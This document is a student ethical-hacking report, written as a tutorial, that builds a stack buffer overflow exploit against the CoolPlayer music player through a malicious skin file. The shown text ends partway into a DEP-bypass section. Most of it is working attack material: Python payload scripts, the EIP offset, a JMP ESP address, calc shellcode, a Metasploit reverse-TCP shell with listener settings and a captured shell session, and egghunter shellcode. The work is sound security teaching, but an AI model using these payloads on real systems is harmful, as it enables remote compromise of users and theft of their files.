Exploiting a Buffer Overflow

Sam Heney 1700469
CMP320 Ethical Hacking 3
Year 3 BSc Ethical Hacking

2019/20

Contents

1. Introduction

1.1 Background

Buffer overflows are an unintentional error that occurs when the user of an application inputs more data into a program than the developer has expected, meaning that the input will go over the boundary allocated to that input in memory. This is useful to a malicious actor as it provides them the ability to manipulate memory, potentially causing the execution of some malicious code inserted into memory by the attacker.

These vulnerabilities are created by the developer but since there are many applications that a user might install on their system, OS developers created several mitigations to protect the user from being exploited if a vulnerable program is present on their system. In modern operating systems, it's significantly more difficult for an attacker to develop an exploit for a vulnerable program.

However, not all computers in the modern world use modern operating systems, so it can still be a potential attack vector in certain cases. Also, on small devices that run simple embedded software, there are no mitigations present against buffer overflows making them vulnerable to attack if they are running vulnerable software. This is why it's useful to understand how buffer overflows work, and how to use them.

1.2 How Buffer Overflows Occur

The stack is a memory structure that is used by the currently running process to store temporary information that will be soon retrieved again. It's also a last in first out structure, meaning that the last thing placed on top is the first thing that can be retrieved, like a stack of plates. Typically it's used to store addresses of functions and variables.

Another important feature of the windows process model is registers, which are used to store information that is currently being used or is about to be used. For example, the EIP register, which is used to store the memory address of the next function to be jumped to in memory. There's also the ESP pointer, which points to the top of the stack.

The stack only has a limited amount of space allocated to it, so if more data than expected is pushed to the top of the stack, the data will overflow into other parts of memory. If enough data is pushed on to the stack, the data can end up overriding what is in the registers, breaking the execution of the program.

However, if it's possible for the data to flow into the registers then it's possible for an attacker to control the contents of the register. This would allows the attacker to move program execution to arbitrary locations in memory, or - as seen in this tutorial - jump to a location where the attacker has placed shellcode into memory, typically after the registers.

1.3 Target Application

The application in this case is a music player called CoolPlayer, seen in figure 1.1. It has all the typical functionality of a music player you might expect like controlling what tracks are playing, using playlists and equaliser & volume control. It also allows the user to load in custom skin files, which can be downloaded from the internet.




Figure 1.1: The target application

Unfortunately, this application contains a vulnerability that allows an attacker to cause a buffer overflow using the custom skins feature. This is particularly risky since skins are hosted and downloaded from the internet with no official verification of legitimacy, making it very easy for attackers to distribute their payload.

2. Procedure & Results

2.1 Overview of Procedure

This tutorial has five separate stages. To begin, the suspected flaw in the application has to be verified and proven to exist. Then, the details of the flaw should be enumerated. Once sufficient information has been gathered about the nature of the vulnerability, a proof of concept can be developed. Once the vulnerability has been proven, some more useful shellcode can be used, like a reverse shell or egg hunter shellcode. Finally, DEP should be enabled and bypassing it can be attempted.


2.2 Proof of Concept

2.2.1 Verifying the Crash

The potential vulnerability in this application exists within the skins feature. It would suggest that if a skin file is created that exceeds the memory allocated to the reading of the file it will crash, giving the attacker control over the EIP register. To verify this, first a payload must be created to trigger the crash. In this case, Python is used:

```
f = open("crash.ini", "w")
f.write("[CoolPlayer Skin]\nPlaylistSkin=")
f.write("A"*1500)
f.close()
```


This code creates a "crash.ini" file with the correct formatting of a CoolPlayer skin file, followed by 1500 A's. This should be enough to overflow the buffer and crash the program. The resulting ini file can be seen in figure 2.1.



```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 2.1: Generated crash.ini file

Now that the payload has been created, the program should be run and attached to from the debugger. For this part, WinDbg will be used as the debugger. To attach to the process from WinDbg push F6, then select the process. It should be the process at the bottom of the list. Once selected, click OK, and the process should be attached. This is shown in figure 2.2.



Attach to Process

```
1932 vmtoolsd.exe
1956 postgres.exe
1964 postgres.exe
1972 postgres.exe
1980 postgres.exe
 584 Explorer.EXE
1092 alg.exe
1096 jusched.exe
1192 vmtoolsd.exe
 824 imapi.exe
1888 postgres.exe
 336 postgres.exe
 460 cmd.exe
 484 nginxr7.exe
 604 postgres.exe
 884 nginxr7.exe
1604 postgres.exe
2404 inetinfo.exe
3212 notepad++.exe
2120 1700469.exe
```

Sort: [✓ System order] By ID By Executable

Process ID: 2120

Noninvasive

OK Cancel Help

Figure 2.2: Attaching WinDbg to the process

Now that the process is attached, enter 'g' in the command prompt. This will allow the process to continue execution and, more importantly, allow for the malicious skin file to be loaded. Now load the skin file into the music player. This should crash the program and result in WinDbg displaying some information about the crash, seen in figure 2.3. If the program doesn't crash, you may need to increase the number of A's that are in the ini file.

```
(88c.c9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414142 ebx=00000000 ecx=00009076 edx=00140608 esi=00110d44 edi=0011e09d
eip=41414141 esp=00110d3c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```


Figure 2.3: WinDbg crash information

WinDbg shows that at this point of execution, the A's did overflow into the various available memory registers. The most important register is the EIP register, which controls where the program will jump to next in memory. As can be seen in 2.3 the EIP register has been filled, meaning that we have control over what goes into it.

2.2.2 Measuring the Offset

Now that the crash is confirmed, we'll need to find what section of the A's has filled the EIP register so that we can enter arbitrary memory addresses to jump to. To do this, tools pattern_create and pattern_offset will be used. These tools are part of the metasploit toolkit.

First, the tool pattern_create is used to create the sequence of characters we'll be using to replace the A's in the script. In this case, the tool is located at `C:\cmd\pattern_create.exe` and in figure 2.4 the command to generate a pattern.txt file can be seen.




```
C:\cmd>pattern_create.exe 1500 > pattern.txt
```

Figure 2.4: pattern_create.exe in use

Now that the pattern has been generated and written to a file in the `C:\cmd` directory, Python can be used to read the contents and insert that into the ini file instead of the A's:

```
f = open("crash.ini", "w")
f.write("[CoolPlayer Skin]\nPlaylistSkin=")
with open("C:\cmd\pattern.txt", "r") as p:
        f.write(p.read())
f.close()
```


The ini file can then be opened in a text editor to ensure that the script worked, and the file should resemble figure 2.5.



```
[CoolPlayer Skin]
PlaylistSkin=Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa
```

Figure 2.5: Pattern in the ini file


At this point once again the application should be run and attached to from WinDbg as described in the previous section. After resuming the runtime of the program the malicious skin file should be loaded in to the program. Once again, the program should crash, with WinDbg displaying the contents of the EIP register once again. This can be seen in figure 2.6.



```
(250.c9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=31684131 ebx=00000000 ecx=0000a62b edx=00140608 esi=00110d44 edi=0011e09d
eip=42326a42 esp=00110d3c ebp=316a4230 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42326a42 ??              ???
```

Figure 2.6: Pattern in the EIP register

The value currently present in the EIP register can now be given to the pattern_offset tool to determine how big the offset is. In this case, as seen in figure 2.7, the size of the offset is 1056.



```
C:\cmd>pattern_offset.exe 42326a42
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/
1056
```


Figure 2.7: Offset being calculated by the pattern_offset tool

2.2.3 Jumping the Stack

At this point, the distance to the EIP register should be verified manually, ensuring we can control the contents of it. To do this, we'll take the offset of 1056 and place that many A's in the payload, followed by four B's.

```python
f = open("crash.ini", "w")
f.write("[CoolPlayer Skin]\nPlaylistSkin=")
f.write("A"*1056)
f.write("BBBB")
f.close()
```

This should result in everything in memory preceding the EIP being A, then the EIP itself containing B's, seen below in figure 2.8.




```
(d0c.d58): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414142 ebx=00000000 ecx=0000b775 edx=00150608 esi=00120d44 edi=0012e09d
eip=42424242 esp=00120d3c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???
```

Figure 2.8: B's in the EIP register

Now that it's confirmed we have control over the EIP register, we can use this to jump to the top of the stack allowing for the execution of the shellcode we will overwrite the stack with. While we could just hard code the ESP value, it's not necessarily going to be in the same place in memory each time the program is executed. To get around this, a JMP ESP instruction within a standard windows DLL file can be used instead to jump to the top of the stack.

To find the address of this instruction, a program called "findjmp" can be used. This essentially looks through the specified DLL file, in this case kernel32.dll, to find any potential addresses of ESP instructions that might be useful. The output of the program can be seen in figure 2.9.



```
C:\cmd>findjmp.exe kernel32 esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 2.9: using the findjmp application


It can be seen in the output in figure 2.9 that one JMP ESP address was found, so this can be used to jump to the top of the stack to execute the shellcode. All that has to be modified in the script is the B's have to be replaced with the dll's JMP ESP instruction address.

```
f.write(struct.pack('<L', 0x7C86467B))
```

In this case, since Python is being used, the struct library is used to convert the hexadecimal address to binary data which can then be read by the program from the EIP register. With this in place the program should now reliably jump to the top of the stack on execution of the payload, but this is useless to us until the shellcode is added.

2.2.4 Inserting the Shellcode

Before inserting the actual shellcode, a test must be carried out to find out how much of the stack is available to write to. To do this, we can simply write 1000 B's to the stack and see if any of it is modified by investigating it with the debugger. To investigate the stack using windbg, just enter the command “k” followed by the number of frames you wish to view. In this case, “k 110” was used to view the entire space on the stack occupied by the B's.



```
00120d50 90909090 0x90909090
00120d54 90909090 0x90909090
00120d58 42424242 0x90909090
00120d5c 42424242 0x42424242
00120d60 42424242 0x42424242
```

```
00121134 42424242 0x42424242
00121138 42424242 0x42424242
0012113c 42424242 0x42424242
00121140 cccccc00 0x42424242
00121144 cccccccc 0xcccccc00
00121148 cccccccc 0xcccccccc
```

Figure 2.10: Boundaries of the space occupied in the stack

In figure 2.10 it can be seen that the B's begin at \x120d58 then end at \x121140. The difference between these locations is \x3E8 which in decimal is exactly 1000, proving that we have at least 1000 bytes of space to work with which should be plenty for most shellcode payloads.


For the shellcode being used at this stage, we just need to prove that control is possible. One of the most obvious and simple ways of doing this is running the calculator application. The following snippet is some very simple shellcode that executes calculator.exe being concatanated into one long python string.

```
shellcode = "\x31\xC9"                 # xor ecx,ecx
shellcode += "\x51"                    # push ecx
shellcode += "\x68\x63\x61\x6C\x63"    # push 0x636c6163
shellcode += "\x54"                    # push dword ptr esp
shellcode += "\xB8\xC7\x93\xC2\x77"    # mov eax,0x77c293c7
shellcode += "\xFF\xD0"                # call eax
```

Before adding this shellcode to the final payload, another precaution needs to be taken against potential memory overwriting. As the shellcode executes system calls might be made, which might in turn write to the memory where the shellcode is being stored, preventing the shellcode from executing properly. To get around this, we'll use a series of NOP instructions (\x90 in hex) to ”slide” along the stack, allowing some space for system calls to write to memory. So, with this in mind, these lines should be added to the script:

```
f.write("\x90"*32) # nop slide
f.write(shellcode) # shellcode
```

Before attempting to run the exploit, it’s worth checking if the application is filtering certain characters. If it was, the shellcode could behave unexpectedly and cause issues. To check this, the program was run in windbg with a breakpoint set on the ESP value. Once the breakpoint was hit, the stack was investigated to check if the shellcode had been modified.



```
shellcode = "\x31\xC9"
shellcode += "\x51"
shellcode += "\x68\x63\x61\x6C\x63"
shellcode += "\x54"
shellcode += "\xB8\xC7\x93\xC2\x77"
shellcode += "\xFF\xD0";
```

```
00120da4 90909090
00120da8 90909090
00120dac 90909090
00120db0 6851c931
00120db4 636c6163
00120db8 93c7b854
00120dbc d0ff77c2
00120dc0 cccccc00
00120dc4 cccccccc
00120dc8 cccccccc
```

Figure 2.11: Side by side of the shellcode in the script and in memory

As seen in the comparison in figure 2.11, no filter seems to have been applied to the characters. This doesn’t necessarily mean that no filter is present, but it does mean that at least this shellcode will execute correctly. Now, once execution is continued, the calculator should pop open. This is shown in figure 2.12.





Figure 2.12: Calculator application executed successfully

2.3 Advanced Payloads and Techniques

2.3.1 Reverse Shell

Now that the proof of concept has been created, this can be taken further to do more interesting things. Anything can be done with shellcode, but in this case we'll be using metasploit to generate a reverse shell payload, then using our script to generate a malicious skin file containing the metasploit shellcode.

To generate the shellcode, first open up the msfgui application. Under the Payloads menu, select windows then shell_reverse_tcp. From here, make sure the options are set as in figure 2.13.



Windows Command Shell, Reverse TCP Inline windows/shell_reverse_tcp

Windows Command Shell, Reverse TCP Inline

Rank: Normal
Description Connect back to attacker and spawn a command shell
Authors: vlad902 , sf
License: Metasploit Framework License (BSD)
Version: 8642

LHOST The listen address	192.168.0.100
ReverseListenerComm The specific communication channel to use for this listener	
InitialAutoRunScript An initial script to run on session creation (before AutoRunScript)	
VERBOSE Enable detailed status messages	☐
LPORT The listen port	4444
ReverseListenerBindAddress The specific IP address to bind to on the local system	
WORKSPACE Specify the workspace for this module	default
AutoRunScript A script to run automatically on session creation.	
EXITFUNC Exit technique: seh, thread, process, none	process
ReverseConnectRetries The number of connection attempts to try before exiting the process	5

Generate display [✓ encode/save] Start handler Start handler in console


Output Path	C:\Documents and Settings\Administrator\Desktop\shellcode.txt
Encoder	x86/alpha_upper
Output Format	ruby

Figure 2.13: msfgui being used to generate the payload

Once these options are set, click "Generate" to create the shellcode.txt file on the desktop. This file contains the shellcode to open the reverse shell. Now, the shellcode needs to be put into the script. It's easiest to just copy and paste it from the text file, but some modifications will need to be made to make it work correctly with Python syntax so it can be stored as a long string. A small snippet of the correct syntax follows:

```python
shellcode = "\x89\xe0\xda\xd6\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49\x49"
shellcode += "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"
shellcode += "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"
shellcode += "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
# rest of the shellcode follows in the same pattern...
```


Now that the new shellcode string is in place, just run the program as before to generate the malicious skin file. However, before opening the skin file in the application, a handler has to be running so that the reverse shell will be able to open. To do this, just click the "Start handler in console" button seen in figure 2.13. This should open a window with some output stating that the handler has been created and is actively listening, seen below in figure 2.14.



```
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.100:4444
[*] Starting the payload handler...
```

Figure 2.14: Handler created and listening

Now, when the skin is opened, a shell should open within the msfgui window. From here, you can navigate around the system, read files or do anything that's possible from a cmd shell. In figure 2.15 it can be seen that the shell access was used to read a file from the desktop.


msfgui
Fil Vie Explc Auxili Paylo Hist Post-Ex Cons Datab Plugi Hel
Jobs Sessions Hosts Clients Services
Vulns Notes Loots Creds console 0 shell 2
secret_file.txt

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
>>>type secret_file.txt
type secret_file.txt
The password is: hunter2
C:\Documents and Settings\Administrator\Desktop>
```

Figure 2.15: Shell used to read secret information

It can also be noted that even if the target user kills the process of the music player after it crashes, the reverse shell will remain open in the background as it's a separate process.

2.3.2 Egghunter Shellcode

In the case of this application, plenty of space is available on the stack to insert the malicious shellcode, so no workaround had to be made. In some cases however, there is such limited space that the shellcode can't be stored in the overflow area of memory.

One way around this issue is to store your larger shellcode in a different place in memory to where the target application is operating, then use a much smaller piece of shellcode to seek out and jump to your larger shellcode. This smaller shellcode is known as "egghunter shellcode" and can be automatically generated using the mona.py extension for Immunity Debugger.

To install mona.py, just copy the mona.py file into Immunity Debugger's PyCommands folder located in the debugger's program files. Once the file is there, you should be able to use mona commands within the debugger. in this case the command "!mona egg -t t44g" should be run, which will generate the necessary shellcode and write it to a file also in the debugger's program files as seen in figure 2.16.



C:\Program Files\Immunity Inc\Immunity Debugger
File Edit View Favorites Tools Help
Back
Search
Folders
Address
C:\Program Files\Immunity Inc\Immunity Debugger
File and Folder Tasks
Rename this file
egghunter.txt
Text Document
1 KB

Figure 2.16: Egghunter shellcode file

Within this file is the two lines of egghunter shellcode that should be added to the payload. Going back to the shellcode script we've been using, this egghunter shellcode needs to be appended to the payload before the real shellcode.

Once the egg hunter shell code has been added to the script, your writing order should look something like this:

```
egg_shellcode = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egg_shellcode += "\xef\xb8\x74\x34\x34\x67\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

f.write(egg_shellcode)
f.write("\x90"*200)
f.write("t44gt44g")
f.write(shellcode)
```

Very important to note is the "t44gt44g" write just before the actual payload shellcode. This allows the egghunter code to find the actual shellcode to execute, and without this the target application will just hang forever. Also, 200 nops are used here to allow some space for the egghunter shellcode to search through, just to prove that it works properly.

Now the script may be once again used to generate the malicious skin file. Once the file is opened in the music player, it will take significantly more time than usual for the payload shellcode to execute since the shellcode has to be found before it can execute, and scanning through memory takes time.


2.3.3 Bypassing DEP with ROP Chains

DEP was introduced with Windows XP as a means of preventing the exploitation of buffer overflow vulnerabilities by preventing arbitrary code execution from the stack. This would essentially render any buffer overflow attacks useless, if it worked. However, a workaround was found that allows the attacker to disable DEP before executing the malicious shellcode.

This method utilises existing code and system calls that can be found already on the system, jumping between them to build a program from these preexisting programs that eventually disables DEP. The particular instructions that are used by typically end in a return instruction which is what enables the jumping around, hence the name return-oriented programming or ROP.

This process is very complicated and a difficult task to perform manually, but fortunately there are already programs made to find these ROP chains automatically. One such program we've already used in this tutorial: the mona.py extention of Immunity Debugger.

Before getting into creating ROP chains we must first enable DEP on the host. To do this, right click on My Computer on the desktop, select Properties, then Advanced, then under Performance Options you'll find the Data Execution Prevention tab. Here, check the "Turn on DEP" button as seen in figure 2.17.




Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

( ) Turn on DEP for essential Windows programs and services only

